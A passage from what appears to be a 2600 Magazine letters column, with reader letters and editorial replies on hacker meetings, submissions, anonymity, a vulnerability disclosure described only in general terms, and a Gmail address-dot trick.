Pete

What a coincidence - this is precisely what we were just talking about! In this case, we contacted the store in question and it was all a big misunderstanding. Perhaps the best way to get accurate information when trying to find us is to specifically ask for the magazine manager. They're almost always more than happy to help a customer find something they're actually going to buy. These days, that's very important to bookstores. Us too.

Dear 2600:

Calling all hacktivists, gender hackers, critical race coders, and political hackers!

I'm helping a dear friend of mine to organize a global hack-a-thon to analyze, visualize, and remix data from the global occupation movement in order to bring the movement forward through hacking.

The idea is that people will be organizing and coordinating local hack-a-thon events in their cities on the same days, much like the Occupy model, and then sharing the results of their work with the rest of the hack-a-thons. I imagine there will also be some real-time communication during the three days, somehow. Of course, these events will need hackers and coders of various types, but also people who know about the Occupy movement, about social movements, about the complexities of gender/sexu-

ality/race/ability as it has manifested in the occupations, about police tactics and laws and social networks and direct action and civil disobedience and every aspect of the global Occupy movement.

micha

All fine and good, but you sent this to us one week before the event and, even if we came out daily, that wouldn't have been enough time to get the word out in a printed magazine. Please let us know how it all went and send us far more advance notice for the next one. Obviously, you can always spread the info through websites, but we still reach places that websites never go and relying entirely on one means of communications is a tactic certain to backfire.

Dear 2600:

I am not an attorney, and the following is not legal advice.

Acquiring real estate by paying the property taxes (as described in "Property Acquisition - For Free?" by PTKitty, 28:4) is known as adverse possession. It's not even close to being as simple as the author describes. There are many requirements that must be met in addition to paying the property taxes (laws vary from state to state).

Adverse possession is often a difficult, lengthy, and financially risky process, and it's not for amateurs. Anyone who wishes to obtain property via this method should consult a real estate attorney before they proceed.

California Paralegal

Challenges

Dear 2600:

This is a problem I've had for a while, and, not being able to solve it on my own, I've decided to ask the community for advice.

Does anyone out there have a good method for storing your back issues of 2600? I'm looking for some kind of storage container or shelving system that is of a suitable size to accommodate the somewhat unusual 2600 format. I had high hopes for shelves and storage units designed for DVDs, but, unfortunately, 2600 is about an inch higher than a DVD case. I've also tried various plastic tubs and containers, but they are all too large; I don't want a drawer that's 1.5 times the size of the magazine, as that just lets it slide around inside. If I could find something that is twice as wide (or twice as long) that would be all right, as I could put two issues in that way.

Back when I still subscribed to regular format magazines, I had found an Army surplus ammo case or something along those lines which was nearly the exact same height and width as a standard magazine. It was long enough that I could stand up around 100 issues inside without them moving around. That's more or less what I'm looking for here, some kind of closable container where I can place issues standing on edge without them flexing or shifting around.

What I really don't want to do is put them in plastic sleeves or anything else which impedes me being able to quickly find an issue and read it. I reference the previous issues fairly regularly, and I want to always have easy access to them.

Anyone have any ideas? What are readers (or staff, for that matter) doing to store and protect their collections?

MS3FGX

You don't want to emulate the way we store them in our offices. Trust us. But there are likely some well thought out solutions to this challenge and we're more than happy to share any that are sent in. Our magazine is printed in what is known as "digest size." We're roughly half the size of an 8.5 inch by 11 inch piece of paper (5.5 by 8.25 inches should be the actual size). Perhaps the folks at Reader's Digest have a solution to this since they've been publishing in digest size for over 90 years.

Dear 2600:

I love the magazine and learning about technology. I was wondering if you could develop an app for phones like the Droid or the iPhone to keep people better connected to the community. If you guys are too busy or can't get to it, I am willing to help develop an app, but I can't make any promises that I will be able to complete it. I'm currently in school and time is low, but I am willing to take some time to help my favorite magazine that I actually read.

~D

We appreciate the thought, but something like this does take a lot of time and dedication. We've had so many offers over the years for one project or another that simply proved to be too much time and work for the people doing it. It's easy to not realize how much energy goes into producing things that may appear relatively simple in the end. Getting it to that stage is a genuine challenge. We're definitely interested in pursuing this and other things and, with the right people and a bit of luck, we'll get there.

Dear 2600:

Referencing "Network Anonymity through 'MAC Swapping'" in 28:3 by A. Sayler, the fourth paragraph says: "...the ability to operate and speak anonymously is a fundamental and essential tenet underlying the freedom of information and expression."

I claim that statement is false, and I invite anyone to prove otherwise.

Lifetime Subscriber

First off, it's an opinion, so you can't prove it false simply by disagreeing. Had it pointed to a specific document, you could attack it on those grounds. As for the importance of anonymity, we believe there are many examples of this in both the modern age and throughout history. First off, there's voting, which is about as fundamental and essential a form of anonymous speech as you can get. But there's far more. Whistleblowers in general would

never be able to reveal injustices if they were forced to disclose their identities. Governments have been toppled and corporations forced to confront their misdeeds through anonymous sources that have fed journalists for as long as these entities have existed. An anonymous bit of graffiti that appears overnight is often enough to open some eyes and confront an issue. We've seen examples of this in the Arab Spring and in many countries where speaking out is extremely risky. So too, an anonymous post on some message board can provoke a discussion or reveal an inconvenient truth. When we get fixated in identifying who revealed what, we lose sight of the actual message, not to mention how the source then becomes endangered. A perfect example of this is the case of Bradley Manning. Since he was accused of leaking the infamous "Collateral Murder" video to WikiLeaks, the attention shifted away from the crimes that were revealed and instead focused on him as the problem that had to be dealt with. If it were to someday become impossible to remain anonymous, the amount of actual truth revealed would be reduced to a mere trickle, and a boring one at that.

Meeting Stuff

Dear 2600:

I see there are two meeting places in Puerto Rico. Can you verify that they are still active? Or if you could pass my email to a member here to contact me, that would be great. I know you stated it is active if it is on the site. But there have been issues that have changed with the police and the University here, and also with the end of business of Borders in Plaza Las Americas. Sorry for the lame email, but I am very interested in attending the meetings.

Scott

The best way to find out if there's a meeting is to simply show up and see. Either way, let us know about it by emailing meetings@2600.com with your observations. This is really the only way we can find out about abandoned meetings. (We've already made the necessary modifications to this listing, due to Borders no longer being around.) As we don't give out email addresses, we suggest you look for any contact info on any affiliated websites. Good luck.

Dear 2600:

I am a producer with a Canadian current affairs program on Global News. I am working on a story about hackers and am looking to get in touch with the organizers of the Toronto 2600 meeting. Would you be able to provide me with that information?

Mia

We get asked this kind of question quite a bit, but we must be strict in not giving out anyone's personal information and also in insisting that reporters do the legwork of either showing up at the meetings or contacting someone whose email address appears on an affiliated website. We should

also point out that personal responses are extraordinarily rare and that usually such queries wind up being seen by thousands more eyes than the writer probably intended. We hope this helps when similar people come up with the same questions in the future.

Dear 2600:

I'm a reporter with the Canadian Broadcasting Corporation. I am looking to get in touch with somebody who has the skills it would take to understand your magazine. This is not for a specific story, but I am hoping to find somebody who I can hire as a consultant for certain projects I am hoping to undertake. I'm wondering if you can put me in contact with the person who organizes meetings here in Winnipeg.

Alex

We're not sure what exactly is going on up in Canada but, again, the best way to get an answer to this question is to just show up at your local meeting and get to know us. We don't bite unless provoked.

Dear 2600:

I just wanted to know for the New York City meeting that takes place in the Citigroup Center if there is a point of contact and does one have to be very tech savvy to attend?

Antonio

No need for a point of contact - just show up and mingle. We don't restrict attendance to any experience level, age, background, or philosophy. We're a very mixed bag.

Dear 2600:

I went to University Mall as instructed on Friday, but found nobody there who was either having a meeting or who I could identify in any way. In short, I could not find anyone from 2600. As this is quite a drive for me, I am interested in holding meetings in the Clearwater, Florida area at the same time if anyone is interested. I don't think anyone showed up to the meeting in Tampa in December.

Christian

This does happen on occasion. As a rule, if it happens more often than not or if we don't hear anything from meeting attendees, that meeting will be delisted. If you want to start a new meeting either in the same place or in a neighboring city, please get the word out and send email to meetings@2600.com with details and monthly reports so that we know you've followed through.

Dear 2600:

We had our first meeting last Friday (December 2, 2011) from the times of 5 to 8 pm as per the guideline standards. You had asked that I report after each meeting, so I am just giving a status briefing and letting you know how our meeting went. I have set up a page with information on the 2600 Peoria meetings at www.facebook.com/peoria2600. Word has spread a little. During the meeting, there were two people: me and a second person that I know from one of my college classes

who showed up. Though it was only two people during the last meeting, we still covered good topics which we shared with each other. I had a talk/presentation on the philosophy and concept of security and the threats posed to it. Then I explained and demonstrated the cryptographic weaknesses in access control techniques and various password cracking techniques/options/methods. After I gave my presentation, we just talked about things technology and cyber-security related. I plan on getting more people to show up for future meetings, as I will have gotten the word out more. The other guy who attended the meeting is planning on giving a talk on using Metasploit, and I think I will be giving a talk/demonstration on cracking wireless encryption on a test network, then, after gaining access, using Man in the Middle attacks to intercept information for intelligence gathering. We're planning on the meetings being professional and organized, yet open at the same time. We will have a few presentations planned in advanced for each meeting by anyone who wishes to give a talk for the education of attendees, and will also have open discussions among those attending. Last meeting we met in a Starbucks in Barnes and Nobles, though eventually we have hopes of obtaining a room with a long table and projector for a more meeting-like environment.

Peoria 2600

This is the kind of enthusiasm and dedication we need. We do suggest that you reserve time for informal congregating as well, as most meetings are that alone. Structure may work in some instances, but the majority of meetings are basically gatherings where people mill about and meet each other. The most important elements are that the meetings be free and open to all, and that people are encouraged to attend regardless of background, skill level, or any of that stuff. We also encourage attendees to spend some time away from computers and being constantly online to interact with the actual human beings who show up at these things. Some pretty surprising and amazing things have come out of this.

Dear 2600:

I wanted to know if the DC/Arlington, Virginia meeting place was still at Champps Pentagon as well as if the starting time was still 7 pm. Also, what would be the identifier for the group?

Nicolas

In general, there's usually somebody at the meeting with a hacker related shirt or who stands out from the crowd in some other way. If that doesn't work, follow the security guards and see who they're looking at. Those are likely our people.

Dear 2600:

I read this magazine I came across and it says to email you if I was interested in attending a meeting and I am. I live in the San Francisco area and want to know what I need in order to attend.

Alexander

You don't need anything other than your presence and a willingness to learn and interact with other attendees.

Dear 2600:

When I was looking through your magazine the other day, I noticed on the very last page was a listing of meetings held in various states. My question is, what are those meetings? There is one that goes on close to me, but I'd like to find out what it is before I show up. Any info, or where I could get this info? Thanks in advance.

Joe

We're probably the right people to answer this. We often assume that everyone knows all of the things that we take for granted, and obviously that's not the case. 2600 meetings are a monthly gathering of hackers and curious onlookers who like to talk to hackers. There is no set format, no age restriction, no admission fee, no exclusion unless you do something to get you kicked out of wherever it is we're having the gathering. We meet in a public space for accessibility and also so that people can find us by accident. This flies in the face of the notion that hackers never get away from their computers and that we're always meeting in secret and planning nefarious activities. That's what the other days of the month are for. But on the first Friday of every month, we're right in the middle of the public eye and hiding from no one. We heartily recommend dropping by.

Incidentally, we've been having meetings in various places since our very first one in June of 1987. That means that on June 1st of this year, we'll be celebrating the 25th anniversary of the birth of 2600 meetings in the same place where they started: the Citigroup (formerly Citicorp) Center in New York City from 5 to 8 pm. We hope to see an especially large crowd then.

Revelations

Dear 2600:

I currently have disclosed a zero-day CSRF vulnerability in a commercial product that is used and sold widely in this country. I am able to forge POST and GET requests in different scenarios to set a user's password reset option and alternate email address. This allows me to reset their passwords, log into their accounts, and manipulate the web application even further.

On top of this, this application hosts single sign-on for many different web app accounts and integrates with directory service domain solutions (Active Directory, Open Directory, other LDAP implementations). Upon gaining access to an account, this grants me access to the web app, but also any computer/other web apps within the user's domain that they have permission to log into. Really, your imagination can go from here with the potential of the attack at this point.

I have had some difficulties getting the company to hear me out and take me seriously with the reported issue, so I have constructed a video presentation to give even more of a precise example. I actually have a meeting scheduled with an employee of

the web app company. I have worked with him on a past project and he said he heard I was having issues reporting my vulnerability to support. I said I was and he agreed to meet with me.

I was wondering if you would like to publish the details of this CSRF, as it is unknown to the public at this time, and was wondering what I should do next after my meeting with the company. This is my first big deal hack in my professional career.

Your magazine is well put together and easy to read. A friend of mine recently turned me on to it and I do have to say I was rather impressed! Keep up the good work and I look forward to your response email.

X

Since it seems as if you didn't necessarily expect this to be printed, we've gone ahead and removed your identifying info. We're simply not equipped to respond to the many queries we get on such topics. But hopefully our autoresponder answered any questions you might have had regarding our interest level on such things. In short, yes, we are always interested in printing this kind of information. We're also interested in printing the experiences that people have when they try and report such vulnerabilities or get them fixed. Often, they're treated very poorly. This needs to be acknowledged, but it's also good to note the exceptions to this.

For those in a similar situation, it should be pointed out that you have no obligation to a company that you don't work for to protect their bad security from becoming known to the world. It's up to you if you want to warn them about it and whether or not you want to do that anonymously. We exist to show the world what's out there, what mistakes have been made, and what kinds of solutions exist. A lot of powerful people don't want that sort of thing to be available and we've been fighting them since our very first issue. But, regardless of the level of opposition we face, our writers' identities are always protected if anonymity is requested. And we will always stand behind any writer who is intimidated or pressured simply because of the truths they have revealed. We've been engaged in these battles almost constantly and we hope in so doing, we've helped our readers see how necessary they are to people within and outside the hacker world.

Dear 2600:

For those of you who use Google's Gmail, here's a stupid Gmail trick you might like to have up your sleeve.

As you may know, Gmail usernames can contain periods, and people have been known to use them as a separator. So, the honorable Jebediah Q. Squidfart might choose `jebediah.q.squidfart@gmail.com` as his Gmail address. What you may not know is that the dot is *just for show*, and doesn't actually serve as part of the username when it comes to the technical end of things; the system ignores any dots from the username when figuring out where to route

incoming email. So, mail to `jebediah.q.squidfart@gmail.com` goes to the same inbox as mail to `jebediah.q.squidfart@gmail.com` or `jebediahqsquidfart@gmail.com`. Jeb doesn't even have to type the dots in his username when logging into his Google account, because they don't make a difference on Google's end.

This also means you can *add* dots in whatever combinations you like to a Gmail address and it will still work. Jeb is reachable at `jebediah.q.squidfart@gmail.com` as well as `jeb.ed.iah.q.squid.fart@gmail.com`, `jeb...ediah...q...squidfart@gmail.com`, `j.e.b.e.d.i.a.h.q.s.q.u.i.d.f.a.r.t@gmail.com`, and any number of other combinations. All that email ends up in his single Gmail inbox.

Where this can come in handy is in signing up for services which only allow one user account per email address. Let's take Twitter, for example. If Jeb already has a Twitter username registered to `jebediah.q.squidfart@gmail.com` but he decides he wants to register an additional account for some reason, Twitter wouldn't let him use `jebediah.q.squidfart@gmail.com` again; the site would return an error because the email address has already been taken by Jeb's first account. Twitter *would*, however, let him register an account to the address `jeb.ed.iah.q.squid.fart@gmail.com` since, to *their* system, it looks like a new address. On Jeb's end, it is still the same address, and he still receives his Twitter emails from both Twitters in his single Gmail inbox. If Jeb wants to keep going and create an army of Twitters, forum users, blog accounts, or whatever else at his command with the same email account, all he has to do is keep adding dots.

All of you with Gmail addresses have a virtually infinite amount of incoming email addresses at your disposal. Use them wisely... or just irresponsibly screw around with them, whatever you like.

Rob T Firefly

Definitely a cool trick and one that helps console those people who missed out on getting the really short cool usernames on Gmail like god and joe. The longer your username, the more possibilities you have. We wonder how long it will take for other services to wise up to this and start ignoring the dots. Of course, that could also cause mayhem if other email addresses treat dots as unique characters.

To add even more fun, every gmail.com address can also be used as a goglemail.com address.

Dear 2600:

In response to Josh's speed dial mystery in 28:4, your quandary is most likely just a time saving feature, courtesy of Kyocera. Take a look at the letters above the numbers on your keypad. You'll note that in order to type "Mom," you'd press the number 6 three times. "Mother" would be 668437.

In the glory days of Ma Bell, these letters were often used to represent exchanges ("KLon-dike5-1212" would be the way to say 555-1212). These days, they're often used to quickly access

phone book entries. Taking your two letter examples, I'd wager a bet that the person linked to "speed dial" 22 has a name that starts with "Aa," "Ba," or "Ca" (since most names don't start with two consonants). That's a feature, and you may be able to disable it somewhere in your phone's menu tree.

Tyler

That makes complete and total sense to us. We never even thought to look at the keypad for a clue as to why this person's mother was being labeled as 666. Instead, we just assumed it was part of a Satanic plot, which, as your explanation demonstrates, isn't always the case.

Inquiries

Dear 2600:

Hey all! So my roommate got me to watch the movie *Hackers*, and I really enjoyed it. I couldn't help but notice that the one dude was named Emmanuel Goldstein, seemingly after 2600's very own editor-in-chief. I, of course, did the obligatory Google-fu to try and determine if there was an actual connection, and there seemingly is one. Some posts, presumably made by humans, indicate that Mr. Goldstein was an advisor for the 1995 movie, and was honored to have a character named after himself. While I do try my dandiest to habitually believe everything I read on the interwebs *cough*, I thought it'd be cool to get the story from the horse's mouth. And, if you will permit me, I have a question regarding a response to the letters in the 28:2 issue.

Under the "Experiences" section, the first letter is a tale of glorious passive defiance of DISA inspections (well deserved in my opinion, especially if DISA ships out software like DISA MoldDisk), but 2600's response to the tale is: "If only everyone in the military showed this kind of courage." I am wondering what kind of courage you really mean? If you mean the courage to have a 2600 issue laying on one's desk, then I must say that I do not know anyone in the military who would be afraid of doing that (someone else in the military please correct me if you have had other experiences). And, if you did mean that, I would be surprised given 2600's previous vehement disapproval of letter writers' hints of 2600 being blacklisted by the government. Perhaps 2600 staff commented in jest, but the comment did not seem joking, and so I'd like to get your true view on the kind of courage that not everyone in the military shows. Again, straight from the horse's mouth.

I appreciate your mag. Thanks for putting it together!

LTJ

The letter in question concerned a member of the military who challenged an inspector who demanded to know why he was reading a hacker magazine. (He responded with "Why aren't you?") In any hierarchical system, whether it be school, work, military, or even family, people are gener-

ally loathe to stand up for what they believe in if it could result in some sort of a conflict or possibly disciplinary action. In the military, it's particularly easy to fall back into the "just following orders" routine, even if orders haven't been given. We often assume that not rocking the boat is the best course of action and we thus maintain the status quo without any prompting. In this case, it was particularly refreshing to see an individual stand up and basically say they were proud to be reading our magazine, despite the preconceived notions that others, powerful or not, may have had about it. And that kind of individual spirit, otherwise known as courage, is what we all should be striving for. It's good to see it in any institution.

As for the film, yes, it's as you say. It was a combination of a nod and a joke. None of us were counting on all of the confusion that resulted, which makes it even more fun.

Dear 2600:

Could you offer recommendations of network administrator certifications and training, and universities that offer these programs that are generally in line with the hacker ethos (that is, in its intelligence and soundness i.e., *not* Microsoft Network Administrator certification)?

Question

We have very little interest or belief in this sort of thing but we know that others may have different perspectives. They're most welcome to write in with their thoughts on the matter. Being in line with the hacker ethos is something that comes from an individual's way of thinking and living, not from a certification. There are people who hold the Microsoft certification that you reject who understand what the hacker mindset is all about. There are people who run the coolest alternative Linux installations and do everything in their lives open source who still don't grasp what constitutes being a hacker. These are just not reliable ways of defining an individual. No matter what you're into, or what your background is, you can be as good a hacker as anyone if you think creatively and don't blindly believe whatever you're told by anyone. We hope this helps, even though it's probably way more than you needed to hear.

Dear 2600:

I have a lifelong subscription. But I sometimes don't want to have a paper copy. I want a digital copy for the road. How can the people with lifelong subscriptions get a free digital copy?

Ramasee

There's no way to say this without sounding somewhat dickish. But basically, we consider the two versions to be different products. Each has its own production process and takes considerable time to get just right. Lifetime subscribers get the paper version forever, just as promised. Other versions have different deals. The annual digests have mostly the same material from that year's issues but they're still treated as something

different. Within those, the PDF version is different from the Kindle version which is different from the Nook version. Getting one doesn't mean you get all the rest of them. We know some commercial publications can do things like this because advertising revenue makes that more feasible. But that's not how we operate. We hope these facts don't enrage you too much.

All of this is rather moot, since we actually have no control over this sort of thing. Amazon and other entities control how subscriptions work for their devices. We don't even get to see the names of people who subscribe. And lifetime subscriptions simply don't exist in that realm.

Of course, things can always change. We've only been doing this for a little over a year now, and we've learned that it's a ton of work and also that there's a tremendous market for electronic publications, particularly those that keep the prices down and encourage DRM-free distribution. That latter battle we're still fighting and our readers' voices will definitely make a difference in how this electronic landscape will ultimately be shaped.

Dear 2600:

I'd like to submit an article to 2600, but I had a question first. Do I keep the rights to the article once I submit it, or does it become property of 2600? Do you require that your writers sign any sort of contract?

Brab

No, this is another way that we're somewhat unique in the publishing world. We simply ask that you not have your article printed in another publication or displayed on a website before it's printed in our pages. Readers deserve new material, not stuff they can find in other places. Once it's printed, you can plaster it all over the world in whatever form you wish. It may also show up in one of our future compilations, printed and/or electronic, but that doesn't affect your rights to do whatever you want with it.

Dear 2600:

I checked out your website a few days ago and I found it very interesting. I then saw that you were looking for people to submit articles and I was hooked. I am very good with tech news and I'm only 13 years old. I make YouTube videos about tech almost every day doing reviews, tutorials, unboxings, and even giveaways. I have also written for three technology websites before. I have links to articles that I would like to try to submit to you.

Remember, these are written by a 13-year-old, so it would be cool to have them in your magazine. Anyways, thanks for listening.

Ben

It doesn't matter to us how young or how old you are. If you can put cohesive thoughts together in writing and you have something interesting to say or to share with our audience, you're more than welcome to send your submissions to articles@2600.com. Remember that your articles

shouldn't already be online and that we're mostly looking for full articles (500 words or more) on a certain subject that you personally know something about. Looking at the diversity in our pages should give you a pretty good idea of the kinds of things that can be covered.

Dear 2600:

I just received 28:4. The right hand side has been cut off, probably half an inch. Makes it hard to read. Could I please have a normal copy?

Chris

We've forwarded this to the subscription department who will make sure this is taken care of. Whenever something like this happens, it really helps us to get our hands on the defective copy so we can show the printer and take steps to keep it from happening again.

Dear 2600:

For some reason, when my wife scans the bar code on your magazine, the ScanLife app insists that she has just scanned a "Wedge Frame, Triple Reed, Elk Hunting Call." Just one of the myriad uses for your magazine?

Keith

This is a mystery on so many levels. Hopefully, she's not working in a retail outlet when that happens.

Dear 2600:

I just wrapped up a white paper regarding a tool that I recently finished. I am interested in having it published and would appreciate it if 2600 would consider it. I'm including a link to the current iteration of the paper. Thanks.

mastahyeti

While we do look at everything that is submitted to us, we should point out that papers and articles aren't the same thing. We've printed research papers that have been adapted into articles, and many times that doesn't require a whole lot of work. The overall tone of an article is generally different from something that you would write for, say, a school assignment or for marketing purposes. This is not said to discourage your submission, but simply to point out that our publication will likely have a very different audience than what you had in mind when you started this project. Also, we have to point out that articles which appear online are ineligible for consideration here.

Dear 2600:

After reading your disclaimer, I think I would like to retract my submission. I don't think I am interested in waiting for two quarters before submitting my paper elsewhere. Thanks anyway.

mastahyeti

And this is the other issue. Thanks for reminding us. Yes, the selection process and printing schedule take a bit of time. If you're going to write an article for us, it needs to be an article that is geared for our audience. If you're writing something that would work in all sorts of other outlets, then getting it printed in our zine probably isn't that high on your

list.

Dear 2600:

Hello, are you still running photos of payphones? If so, I'd love to submit. In the meantime, here is a link to my payphone photographs.

Sean

OK, hang on there. Before you go and share that link with the world, we should point out that we can't print any material that's already available, whether online or printed. This includes pictures as well as articles. Also, the material has to actually be sent to us for it to be considered. All of that said, we are most certainly still running payphone photos, as this issue will demonstrate. Please send us the highest quality you can. Don't worry about disk space. We have lots. Also, please be descriptive when submitting pictures. You wouldn't believe how many of them are labeled "payphone" or something equally imaginative with no indication as to where it was, what's interesting about it, etc. The more unique your picture is, the more likely we'll print it. But often, it's the description of the picture that helps us see why it's worth printing in the first place.

Dear 2600:

What email address can I submit a picture to for the back cover?

Danny

You can use articles@2600.com for that. We know it's not technically an article but we can't afford another email account.

Dear 2600:

Do you have articles on using magicJack with iPad to maximize usage options? It is presently free for the first six months. Apple is "pushing" this app to the iPad startup page. The downside is it issues a telephone number starting and ending with an asterisk. Also, the number cannot be changed without buying a new iPad (according to reviewers' comments).

Also, you should devote an issue on how the International Space Station sends/receives phone calls! Let me know if you do!

pleasantdinnermusic

We'll be sure to give you a call. Devoting an entire issue to that may be a bit much, but we could certainly put it in a few pages. We'll ask our readers for assistance in your iPad magicJack scheme. It sounds crazy that you would be expected to buy a new iPad just to change that number, but we've long since learned that crazy things are often a big part of reality.

Dear 2600:

I am a longtime subscriber to 2600. Unrelated to that, I am changing passwords at all websites on which I have them. My master list shows me to have a password at 2600.com under the username xxxxxxx@earthlink.net. But I don't see any way to login to an account on your website. Can you tell me if I'm merely crepuscular and missing the link or page which would so connect me, or perhaps

whether you no longer have this access?

Steve

This is either a very slick attempt at social engineering us or you're referring to something from long ago that we've all forgotten about. Probably best for you to do the same unless you remember some other detail. (We've also taken the liberty of obscuring your email address for your own protection.)

Random Thoughts

Dear 2600:

Each moment that *might* warrant reflection should be reflected upon. Any moment that might drastically alter a life should be reflected upon. The outcome of this reflection will lay the course for our lives.

The laws of man are an inevitability. Our minds need both freedom and an absolution.

Our minds will adapt to crime. They will grow to protect from future infractions. The crimes they punish will grow and adapt also. The freedoms they protect, unfortunately, will not.

Law may offer justice and maybe even a chance at retribution for every crime it encompasses. What the law protects is constant. Crimes against it are evolving with its protection. There is a precipice.

We have come to a point in our history with technology where security and ease of use are more important to us than innovation and advancement. So too have our crimes.

Humans have failed greatly to protect the simple beauty of life. We have advancements that make this beauty more understandable to each of us. We have quested for death and sought its boundaries. We have sliced life up and offered a measured slice to each of us.

We have experimented with so many forms of government. Every one of them has failed to allow our minds to flourish and unite us. Power, greed, lust, name your poison. Every form of government we have thought of has been tainted and will eventually condemn us.

Luckily, we can never taint simple ideas. Passion, love, peace, and hope. These ideas will always tear down the walls we build for ourselves. Unfortunately, power, lust, and greed will build these walls again. All of these simple ideas we are born with. Even with the best of our concepts, we will enslave others. We will demand of them more than they can give. They will overcome our tyranny and rise to power. They will seek justice. Round and round we go....

Hope will build its forces again and tear down these walls.

I hope that in some distant day, our kin might find a peace for us all. I hope that someday we will be united as humans.

Kabuki

There is a lot of power hidden in optimism. Read on for another view.

Dear 2600:

I'm a young hacker who just got a sudden inspiration to write. I have a short story that I think would be interesting for people to hear. I don't know if it's long enough for an article but I'd just appreciate it if you look at it and maybe put it in the reader response section. Here it is:

As a child, we all played with a toy piano. When we pressed a key, we heard a noise. Children think it is strange and magical. Yet, as we grow older, that magic fades until all things seem plain and ordinary. A rare few that are raised just right are able to keep this magic alive. While they may no longer see the machine as magical, the inner workings contain many times more magic. Each gear, pulley, bit, and byte contains the same magic as that first piano. To simply tell or express this world is impossible. The only way to communicate it is to discover it yourself. To experience the wonders of this world, to see this magic work, you have to be a hacker.

Since I am still in ninth grade English, I'm sure there are some areas that could be improved, but thanks for reading.

Hack on, friends.

enterthefuture99

We found those words remarkably perceptive and right on target as far as attempting to explain that magic that many of us try to keep alive throughout our lives. You either get it or you don't. Thanks for sharing.

Dear 2600:

The most admirable of hacker crews, L0pht and cDc, have produced the blackest of hats. One of their brightest has aped Will Hunting, if he rewrote his "NSA" speech to say "DARPA," and instead of saying "never join" it said "always join." This man now dons the camouflage and looks for ways that DARPA can counter "insider threats." What this means? Bradley Manning is what it means.

I would like to ask, which of us are we? What are these colors "black" and "white," and which hats are which? Does anyone know anymore? The best books I have read on hacking are *The First Circle* by Alexander Solzhenitsyn, *The Nazi Census* by Götz Aly and Karl Heinz Roth, and *IBM and the Holocaust* by Edwin Black. Not because they are about hacking, but because they are about the relationship between "hackers" and "society." Black, in particular, gives us a stark contrast between a Dutch hacker who helped the Nazis organize and systematize the Holocaust in the Netherlands (using IBM punch card machines), and a French hacker who ran the Nazis' punch card machines in his country. The difference is that the Frenchman ran his machines rather wrongly... you see, the Frenchman, René Carmille, sort of, you know, left out the "Jew" punch hole when he was engineering his analytical system. He also helped the Free French Forces to mobilize a bunch of experienced veterans and defeat the Nazis in Germany. The Dutch guy had a nice quiet career. The French guy got arrested by

the Nazis and killed as a traitor.

Which hat are the hackers of old wearing now, "post 9/11," as though this one point in history was a switch above all others, somehow differing from the hundreds of wars and bombings of cities that have gone on through the entire history of human civilization; a floating mob, ignorant of the basic facts of history, decides the falling towers are without precedent, and so takes unprecedented action and pours hundreds of billions into these spy programs. Trailblazer. Turbulence. Investigative Data Warehouse. Fusion Center. PRODIGAL. ADAMS. And finally, the one that our friend from L0pht/cDc is program manager of: CINDER.

We have built all the tools that the next totalitarian needs to take control over society. We have criminalized dissent, we have declared journalists as spies, we have decided the country is a free-fire war zone in which we can assassinate anyone without trial. If 9/11 was not unprecedented, neither was this reaction - we saw it in the Soviet Union, in Germany, and in countless other places throughout time, where cowardice, greed, and ignorance somehow manage to claw back the highest achievements of human civilization, and our animalistic ("reptilian brain stem," Sagan might say) impulses come to run society.

Like Solzhenitsyn said, the line between good and evil runs through each of our hearts, and in some measure we are all a bit of one and some of the other.

Freak1993

This letters column has gotten particularly heavy this issue. All very interesting takes on the problems facing us and the entire world. Now let's change it up a bit and focus on ourselves.

Dear 2600:

This letter isn't so much a response to your magazine, but rather to your radio programs *Off The Hook* and *Off The Wall*. Let me preface this by saying that I'm a proud reader of your magazine, I love your message and your theme, and I'm still learning quite a lot about this crazy mixed up, muddled up, shook up world we live in. One thing concerns me, though, and that's your two radio programs.

Last week, we had a crazy demonstration that your own website took part in. People all over America stood up against our government and said with a resounding yell, "No to SOPA." It was beautiful. People all over Facebook sent a clear message. Phone calls where made, small protests were held, it was nearly tear-jerking.

Now, your radio program *Off The Wall* claims to be about this stuff, right? I tuned in that night to hopefully hear some thoughts and discussion, live coverage? No, all we got was just more prerecorded misadventures of you in Europe. I'm getting a little tired of this. I know, showing us the world outside of the United States is a good idea, but these prerecorded shows get in the way of real news, guys.

I'd like to see more live talking and, no offense, but Emmanuel giving us a lecture for 30 minutes doesn't really count. You guys don't put any phone calls on the air until the last few minutes and you don't debate. Other stations bring on guests and speakers of opposing viewpoints. You guys just show us and let us hear your viewpoints, which I more or less agree with, but it would be nice to hear from people outside of the hacker perspective.

Both your radio programs should be about politics, technology, and freedom. Frankly, all three are lacking. You very rarely discuss anything technology related, and you almost wash over politics, except when bashing the U.S. That being said, I do commend you for your coverage of Occupy Wall Street and making sure people understand what it was about, along with the Arab Spring. But I think you all need to pay more attention to what's going on, and keeping the listeners up to date with things, and certainly you need to debate more and talk less, if you know what I mean. Think about it, guys. If you just tell us your side of the story, then you're no better off than Fox News. Thanks for all you do, and I hope to see a turnaround.

Lost in Cybera

You raise some good points, but it's possible you're confusing the two radio programs that are posted on our website and which are broadcast on separate radio stations. The day of the SOPA protests was indeed covered in great detail on Off The Hook, which aired on that day. If you tuned in to Off The Wall, you were listening to an old edition that predated these events. The two programs serve different purposes. One is specifically about hacking and technology and has a larger cast, while the other is more personal and freeform, and often has prerecorded segments. But "politics, technology, and freedom" most definitely play a big role in each. To imply that we spend an inordinate amount of time "bashing the U.S." misses the point of either show. We're from the U.S. and that gives us more access to the things that are going on here, hence we can turn a critical eye to domestic events far more easily than we can elsewhere. But there isn't a part of the world where we haven't also been critical when events warrant. This is something our listeners can help with, either by writing or calling in to either program. While we'd certainly like to go into even more detail and have more guests who will debate the issues of the day, unlike most other radio shows you might listen to, ours are only on for one hour a week. The hacker perspective simply isn't represented on major radio stations, which is why we use our brief time primarily to present an alternative view and to answer questions from our listeners. You can listen live or download any of our previous shows at <http://www.2600.com/offthehook> or <http://www.2600.com/offthewall>.

Dear 2600:

I never sent you a letter. My AOL account has been hijacked and someone else sent all kinds of emails.

Sybillie

And yet, here you are in the letters column.

Dear 2600:

I call curiosity and a self-confident imagination two of the most important things in the universe, and I call assumptions one of the most dangerous things out there. I was having a discussion this morning that just drove me crazy. I'm a network technician who got asked by a server at the local restaurant if I could make a coupon flier on the computer for them. I got asked this because they were assuming I know how everything is done on the computer, and also assuming that this would be very hard for them to do themselves.

It just drives me crazy when people think like that. I can't even understand how someone *does* think like that. My first thought when I need something done and don't how to do it myself is not that it can't be done, or even that I can't do this myself. Instead, I just ask myself, "How do I get this done?" And after a little research, I frequently realize that the solution for my problem was a lot easier than what I had first assumed the solution would be. Is it that hard to draw something on paper? Just try it out on the computer, it's really not that much different. But if you do want to pay me to make it, I will gladly make it for you!

Jeff

Define gladly.

Dear 2600:

